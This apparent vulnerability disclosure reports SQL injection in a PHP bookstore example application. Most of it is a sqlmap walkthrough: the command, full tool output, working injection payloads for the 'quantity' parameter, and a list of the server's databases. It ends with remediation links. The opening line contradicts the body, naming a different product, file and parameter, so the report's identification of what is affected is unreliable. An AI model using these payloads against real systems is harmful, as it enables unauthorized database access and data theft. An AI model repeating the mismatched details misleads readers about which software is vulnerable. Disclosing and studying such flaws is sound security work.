

SQL Injection vulnerability was found in "login.php" in SourceCodester Prison Management System V1.0 allows allows ATTACKER to execute arbitrary SQL commands via the "txtmail" parameter of Employee Login page.

**Affected Vendor:** GitHub (<https://github.com/>)

**Product Official Website URL:** PHP-Bookstore-Website-Example 1.0  
(<https://github.com/ywxbear/PHP-Bookstore-Website-Example>)


**Version:** 1.0


**Affected Components:**

- **Affected Endpoint:** index.php [checkout (parameter)]

**Steps:**

1. After login into the application trying to buy a book (URL: <http://localhost/bookstore/bookstore/index.php>).
2. Capture the Request with Burpsuite and Save it.





### 3. Run SQLmap with the saved request.

```
C:\Windows\System32\cmd.exe
[*] ending @ 20:47:18 / 2024-08-11/

D:\WAPT Tools\sqlmapproject-sqlmap-1.8.2-2-g76a2e65\sqlmapproject-sqlmap-76a2e65\python sqlmap.py -r book.txt --dbs --batch

(1.8.2.18dev)
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:48:31 / 2024-08-11/

[20:48:31] [INFO] parsing HTTP request from 'book.txt'
[20:48:31] [INFO] testing connection to the target URL
[20:48:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:48:31] [INFO] testing if the target URL content is stable
[20:48:32] [WARNING] target URL content is not stable (i.e., content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(S)tring/(R)egex/(Q)uit] C
[20:48:32] [INFO] searching for dynamic content
[20:48:32] [INFO] dynamic content marked for removal (2 regions)
[20:48:32] [INFO] testing if POST parameter 'quantity' is dynamic
[20:48:32] [WARNING] POST parameter 'quantity' does not appear to be dynamic
[20:48:32] [INFO] heuristic (basic) test shows that POST parameter 'quantity' might be injectable (possible DBMS: 'MySQL')
[20:48:32] [INFO] testing for SQL injection on POST parameter 'quantity'
It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL', extending provided level (1) and risk (1) values? [Y/n] Y
[20:48:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:48:32] [INFO] reflective value(s) found and filtering out
[20:48:32] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[20:48:32] [INFO] POST parameter 'quantity' appears to be 'boolean-based blind - Parameter replace (original value)' injectable
[20:48:32] [INFO] testing 'Generic inline queries'
[20:48:32] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[20:48:32] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[20:48:32] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[20:48:32] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[20:48:32] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE or HAVING clause (GTID_SUBSET)'
[20:48:32] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[20:48:32] [INFO] testing 'MySQL >= 5.7 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[20:48:32] [INFO] testing 'MySQL >= 5.7 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[20:48:32] [INFO] testing 'MySQL >= 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:48:32] [INFO] testing 'MySQL >= 5.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[20:48:32] [INFO] testing 'MySQL inline queries'
[20:48:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
```

4. We can see all the database.
5. We can dump the data with SQLmap.

```
C:\Windows\System32\cmd.exe
[20:48:42] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[20:48:42] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[20:48:42] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[20:48:43] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[20:48:43] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[20:48:43] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[20:48:43] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[20:48:43] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[20:48:43] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'quantity' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 258 HTTP(s) requests:
--
Parameter: quantity (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: quantity=(SELECT (CASE WHEN (4768=4768) THEN 1 ELSE (SELECT 4729 UNION SELECT 4875) END))&ac=B-001
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: quantity=1 AND (SELECT 7306 FROM(SELECT COUNT(*),CONCAT(0x716b717171,(SELECT (ELT(7306=7306,1))) ,0x717a717171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&ac=B-001
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: quantity=1 AND (SELECT 4893 FROM (SELECT(SLEEP(5)))qRv)&ac=B-001
--
[20:48:43] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:48:43] [INFO] fetching database names
[20:48:43] [INFO] retrieved: 'information_schema'
[20:48:43] [INFO] retrieved: 'bookstore'
[20:48:43] [INFO] retrieved: 'employee_akpoly'
[20:48:43] [INFO] retrieved: 'hello'
[20:48:43] [INFO] retrieved: 'mysql'
[20:48:43] [INFO] retrieved: 'performance_schema'
[20:48:43] [INFO] retrieved: 'phpmyadmin'
[20:48:43] [INFO] retrieved: 'srms'
[20:48:43] [INFO] retrieved: 'test'
available databases [9]:
(*) bookstore
(*) employee_akpoly
(*) hello
(*) information_schema
(*) mysql
(*) performance_schema
(*) phpmyadmin
(*) srms
(*) test
```

**Impact:** An attacker can retrieve sensitive information like usernames, passwords, credit card numbers, or personal details from the database, leading to data breaches. The attacker can modify or delete existing data. For example, they might change financial records, alter product prices, or delete critical information. SQL injection can allow an attacker to bypass authentication mechanisms, leading to unauthorized access to accounts, enabling them to impersonate other users, including administrators.

#### Solution/Good Reads:

1. Parameterized Queries
2. Input Validation and Sanitization

#### Links:

1. [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
2. <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>

#### References:

- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://cwe.mitre.org/data/definitions/89.html>